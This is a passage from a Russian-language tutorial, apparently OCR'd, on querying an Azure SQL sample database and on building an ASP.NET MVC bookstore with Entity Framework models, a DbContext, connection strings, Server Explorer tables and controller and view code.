
После создания примера базы данных в Azure можно воспользоваться встроенным средством запроса на портале Azure, чтобы убедиться, что вы сможете подключиться к базе данных и выполнить запрос данных.

1. На странице базы данных SQL нажмите кнопку **Средства** на панели инструментов, а затем щелкните **Редактор запросов (предварительная версия)**.



2. Установите флажок напротив пункта **Условия предварительной версии** и нажмите кнопку **ОК**. Откроется страница редактора запросов.

3. Щелкните **Вход**, проверьте данные для входа и нажмите кнопку **ОК**, чтобы войти с использованием проверки подлинности SQL Server, указав имя и пароль администратора сервера, созданные ранее.




4. Нажмите кнопку **ОК**, чтобы выполнить вход.

5. После того как вы пройдете проверку подлинности как **администратор сервера**, в области редактора запросов введите следующий запрос.

```
SELECT TOP 20 pc.Name as CategoryName, p.name as ProductName
FROM SalesLT.ProductCategory pc
JOIN SalesLT.Product p
ON pc.productcategoryid = p.productcategoryid;
```

6. Щелкните **Выполнить** и просмотрите результаты запроса в области **Результаты**.



7. Закройте страницу **редактора запросов**, нажмите кнопку **ОК**, чтобы отменить несохраненные изменения, и закройте страницу **Средства**.

Очистка ресурсов

Сохраните эти ресурсы, если вы планируете перейти к дальнейшим действиям и узнать о различных методах подключения к базе данных и отправки запросов к ней. Если вы все-таки решите удалить ресурсы, созданные в этом примере, выполните следующие действия.

1. В меню слева на портале Azure щелкните **Группы ресурсов**, а затем выберите **myResourceGroup**.

2. На странице группы ресурсов щелкните **Удалить**, в текстовом поле введите **myResourceGroup** и щелкните **Удалить**.

1.2. Модели с простой структурой БД

Все сущности в приложении принято выделять в отдельные модели. В зависимости от поставленной задачи и сложности приложения можно выделить различное количество моделей, реализуемых как в локальном режиме (MS SQL SERVER), так и в AZURE с использованием технологии MVC ASP.NET.

Модели представляют собой простые классы и располагаются в проекте в каталоге Models. Модели описывают логику данных. Например, модель представляющая книгу и ее покупку:

```
public class Book
{
    // ID книги
    public int Id { get; set; }
    // название книги
    public string Name { get; set; }
    // автор книги
    public string Author { get; set; }
    // цена
    public int Price { get; set; }
}
public class Purchase
{
    public int PurchaseId { get; set; }
    public string Person { get; set; }
    public string Address { get; set; }
    public int BookId { get; set; }
    public DateTime Date { get; set; }
}
```

Модель необязательно состоит только из свойств, кроме того, она может иметь конструктор, какие-нибудь вспомогательные методы. Но главное не перегружать класс модели и помнить, что его предназначение - описывать данные. Манипуляции с данными и бизнес-логика - это больше сфера контроллера.

Данные моделей, как правило, хранятся в базе данных. Для работы с базой данных очень удобно пользоваться фреймворком Entity Framework, который позволяет абстрагироваться от написания sql-запросов, от строения базы данных и полностью сосредоточиться на логике приложения.

Если при создании проекта MVC вы выберете в качестве типа аутентификации "No Authentication", то после создания проекта в его надо будет подключить EntityFramework через пакетный менеджер NuGet, как описывалось ранее.

В качестве альтернативы NuGet можно использовать консоль пакетного менеджера. Для этого в меню Visual Studio выберем View -> Other Windows -> Package Manager Console.

После этого внизу студии откроется консоль пакетного менеджера. В ней введем такую команду:

```
PM> Install-Package EntityFramework -Version 6.0.2
```

После ввода команды будет загружен и установлен пакет Entity Framework. Иногда этой консолью предпочтительнее пользоваться при установке пакетов, чем менеджером NuGet, так как менеджер NuGet может немного опаздывать за выпуском последних версий пакетов. Либо наоборот, нам надо установить пакеты более ранней версии, а NuGet может предложить только текущую версию.

Entity Framework поддерживает подход "Code first", который предполагает сохранение или извлечение информации из БД на SQL Server без создания схемы базы данных или использования дизайнера в Visual Studo. Наоборот, мы создаем обычные классы, а Entity Framework уже сам определяет, как и где сохранять объекты этих классов.

Для подключения к базе данных через Entity Framework, нам нужен посредник - контекст данных. Контекст данных представляет собой класс, производный от класса DbContext. Контекст данных содержит одно или несколько свойств типа DbSet<T>, где T представляет тип объекта, хранящегося в базе данных. Например, создадим контекст данных для работы с вышеприведенными моделями:

```
using System;
using System.Collections.Generic;
using System.Web;
using System.Data.Entity;
```


```
namespace BookStore.Models
{
    public class BookContext : DbContext
    {
        public DbSet<Book> Books { get; set; }
        public DbSet<Purchase> Purchases { get; set; }
    }
}
```

С помощью свойств Books и Purchases мы получаем доступ к данным соответствующих моделей, которые хранятся в базе данных.

Подключение к базе данных

Для хранения данных приложению нужна база данных. Мы можем использовать различные СУБД, но, как правило, в качестве базы данных в связке с ASP.NET MVC используется база данных MS SQL Server, на примере которого мы и посмотрим весь процесс создания БД и подключения к ней.

Мы можем создать базу данных прямо в проекте, либо же создать ее на сервере MS SQL. Для хранения баз данных в проекте предназначена папка App_Data. Итак, нажмем на папку App_Data правой кнопкой мыши и в появившемся контекстном меню выберем Add-> New Item.... В появившемся окне добавления нового элемента выберем SQL Server Database и назовем новую базу данных Bookstore.mdf:



После этого в папку папку App_Data будет добавлена база данных, и мы можем начинать с ней работать - добавлять таблицы и данные. Но перед этим посмотрим, что у нас будет храниться в БД. Для работы с БД возьмем модели из предыдущих проектов - модель Book:

```
public class Book
{
    public int Id { get; set; }
    public string Name { get; set; }
    public string Author { get; set; }
    public int Price { get; set; }
}
```

И модель Purchase:

```
public class Purchase
{
    public int PurchaseId { get; set; }
    public string Person { get; set; }
    public string Address { get; set; }
    public int BookId { get; set; }
    public DateTime Date { get; set; }
}
```

Пусть для работы с ними определен следующий контекст данных:

```
public class BookContext : DbContext
{
    public DbSet<Book> Books { get; set; }
```

```
    public DbSet<Purchase> Purchases { get; set; }
}
```

Чтобы связать приложение, контекст данных и БД, добавим в файл web.config строку подключения к этой базе данных. Для этого после секции configSections вставим следующую секцию:

```
<connectionStrings>
    <add name="BookContext" connectionString="Data
Source=(LocalDB)\v11.0;AttachDbFilename='|DataDirectory|\Bookstore
.mdf';Integrated Security=True"
 providerName="System.Data.SqlClient"/>
  </connectionStrings>
```

Обратите внимание, что значение атрибута name (name="BookContext") в качестве значения имеет название контекста данных.

Есть также второй способ. Например, если у нас строка подключения имеет другое название, например <add name="DefaultConnection"...., и мы не хотим его менять, то в этом случае для связи с контекстом данных мы можем передать название в конструкор базового класса:

```
public class BookContext : DbContext
{
    public BookContext(): base("DefaultConnection")
    {}
    public DbSet<Book> Books { get; set; }
    public DbSet<Purchase> Purchases { get; set; }
}
```

В Visual Studio мы можем использовать LocalDB. LocalDB представляет облегченную версию движка баз данных SQL Sever Express, которая специально нацелена на разработчиков. Поэтому в данном случае в качестве источника данных указываем (LocalDB)\v11.0.

Использование подстановки |DataDirectory| позволяет опустить полный физический путь к базе данных, которая хранится в папке App_Data.

Определение строки подключения зависит от используемой СУБД и ее версии. Например, v11.0 предполагает, что используется MS SQL Server 2012. Для MS SQL Server 2014 при использовании LocalDB строка подключения будет отличаться - она не содержит определение версии:

```
<connectionStrings>
    <add name="BookContext" connectionString="Data
Source=(LocalDB)\MSSQLLocalDB;AttachDbFilename='|DataDirectory|\Bo
okstore.mdf';Integrated Security=True"
 providerName="System.Data.SqlClient"/>
  </connectionStrings>
```


Если мы используем не движок localdb, а полноценный MS SQL Server, то тогда в строку подключения включается название сервера:

```
<connectionStrings>
    <add name="BookContext" connectionString="Data
Source=.\SQLEXPRESS;Initial Catalog=Bookstore;Integrated
Security=True"
 providerName="System.Data.SqlClient"/>
  </connectionStrings>
```


Кроме того, здесь также вместо AttachDbFilename используется название каталога БД "Initial Catalog".

Для других СУБД - MySQL, MongoDB, Postgre и т.д. строка подключения также может отличаться.


Если необходимо подключиться существующей БД на сервере, то для этого перейдем в окно Server Explorer и раскроем в узле Data Connections, выберем «Добавить подключение».



Дополнительно можно определить расширенные свойства и настройки строки подключения.




Теперь создадим сами таблицы. Для этого перейдем в окно Server Explorer и раскроем в нем узел Data Connections. Далее мы увидим узел BookContext, который представляет нашу БД, и также раскроем его:




Добавим первую таблицу. Для этого нажмем правой кнопкой мыши на узел Tables и в появившемся меню выберем пункт Add New Table. После этого отобразится окно дизайнера таблицы, в котором надо определить названия и типы столбцов новой таблицы. По соглашениям о наименованиях таблицы при работе с Entity Framework названия таблиц должны соответствовать имени модели. Например, если модель называется Book, то таблица будет называться Books. А Entity Framework автоматически распознает, что таблица Books соответствует классу Book.


Итак, создадим структуру таблицы:




Также поскольку предполагается, что столбец Id будет инкрементироваться с добавлением каждого нового объекта, то установим для него автоинкремент в окне Properties:




И последний шаг - генерация базы данных. Для этого нажмем на кнопку Update:



В появившемся диалоговом окне нажмем на кнопку Update Database. После этого в нашу базу данных добавится новая таблица. Подобным образом определим таблицу Purchases для модели Purchase:



Добавим в дизайнере баз данных в таблицу Books несколько записей. Для этого нажмем в окне Server Explorer на узел Books и выберем в появившемся списке пункт Show Table Data. Добавим, к примеру, следующий набор записей:



Id	Name	Author	Price
1	Война и мир	Л. Толстой	220
2	Чайка	А. Чехов	120
3	Отцы и дети	И. Тургенев	160
NULL	NULL	NULL	NULL

Теперь мы можем получить эти данные в контроллере Home и передать их в представление:

```
using BookStore.Models;
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.Mvc;

namespace BookStore.Controllers
{
   public class HomeController : Controller
   {
      BookContext db = new BookContext();
      public ActionResult Index()
      {
         return View(db.Books);
```

```
        }
    }
}
```

Вывод данных в представлении Index.cshtml:

```
@model IEnumerable<BookStore.Models.Book>
@{
    Layout = "~/Views/Shared/_Layout.cshtml";
}
    <div>
        <h3>Распродажа книг</h3>
        <table>
            <tr class="header"><td><p>Название книги</p></td>
                <td><p>Автор</p></td>
                <td><p>Цена</p></td><td></td>
            </tr>
            @foreach (BookStore.Models.Book b in Model)
            {
            <tr>
                <td><p>@b.Name</p></td>
                <td><p>@b.Author</p></td>
                <td><p>@b.Price</p></td>
                <td><p><a
href="/Home/Buy/@b.Id">Купить</a></p></td>
            </tr>
            }
        </table>
    </div>
```

Закрытие подключения

Чтобы наверняка быть уверенным, что подключение к базе данных закрыто, следует вызывать метод Dispose у контекста данных:

```
using BookStore.Models;
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.Mvc;
using System.Data.Entity;

namespace BookStore.Controllers
{
   public class HomeController : Controller
   {
      BookContext db = new BookContext();
      public ActionResult Index()
      {
         return View(db.Books);
```

```
        }
        protected override void Dispose(bool disposing)
        {
            db.Dispose();
            base.Dispose(disposing);
        }
    }
}
```

Шаблонные хелперы

Кроме базовых html-хелперов, рассмотренных ранее и генерирующих определенные элементы разметки html, фреймворк ASP.NET MVC также имеет шаблонные (или шаблонизированные) хелперы. В отличие от базовых html-хелперов они не генерируют определенный элемент html. Шаблонные хелперы смотрят на свойство модели и генерируют тот элемент html, который наиболее подходит данному свойству, исходя из его типа и метаданных.

В ASP.NET MVC имеются следующие шаблонные хелперы:

- **Display**

Создает элемент разметки для отображения значения указанного свойства модели: Html.Display("Name")

- **DisplayFor**

Строго типизированный аналог хелпера Display: Html.DisplayFor(m => m.Name)

- **Editor**

Создает элемент разметки для редактирования указанного свойства модели: Html.Editor("Name")

- **EditorFor**

Строго типизированный аналог хелпера Editor: Html.EditorFor(m => m.Name)

- **DisplayText**

Создает выражение для указанного свойства модели в виде простой строки: Html.DisplayText("Name")

- **DisplayTextFor**

Строго типизированный аналог хелпера DisplayText: Html.DisplayTextFor(m => m.Name)

Это были одиночные хелперы, которые генерируют разметку только для одного свойства модели. Но кроме них во фреймворке также есть еще несколько шаблонов, которые позволяют создать разом все поля для всех свойств модели:

- **DisplayForModel**

Создает поля для чтения для всех свойств модели: Html.DisplayForModel()

- **EditorForModel**

Создает поля для редактирования для всех свойств модели: Html.EditorForModel()

Редактирование модели

Вначале добавим в контроллер действие, которые будет получать по Id модель и выводить в представление ее свойства для редактирования:

```
[HttpGet]
public ActionResult EditBook(int? id)
{
    if (id == null)
    {
        return HttpNotFound();
    }
    Book book = db.Books.Find(id);
    if (book != null)
    {
        return View(book);
    }
    return HttpNotFound();
}
```

На случай, если пользователи не укажут id, мы устанавливаем в качестве параметра не int, а int?. И если такой параметр не передан, то возвращаем результат метода HttpNotFound.

А представление у нас будет содержать набор хелперов EditorFor для некоторых полей модели:

```
@{
    ViewBag.Title = "Редактировать книгу";
    Layout = "~/Views/Shared/_Layout.cshtml";
}
@model BookStore.Models.Book
<h2>Книга № @Model.Id</h2>
@using (Html.BeginForm("EditBook", "Home", FormMethod.Post))
{
    <fieldset>
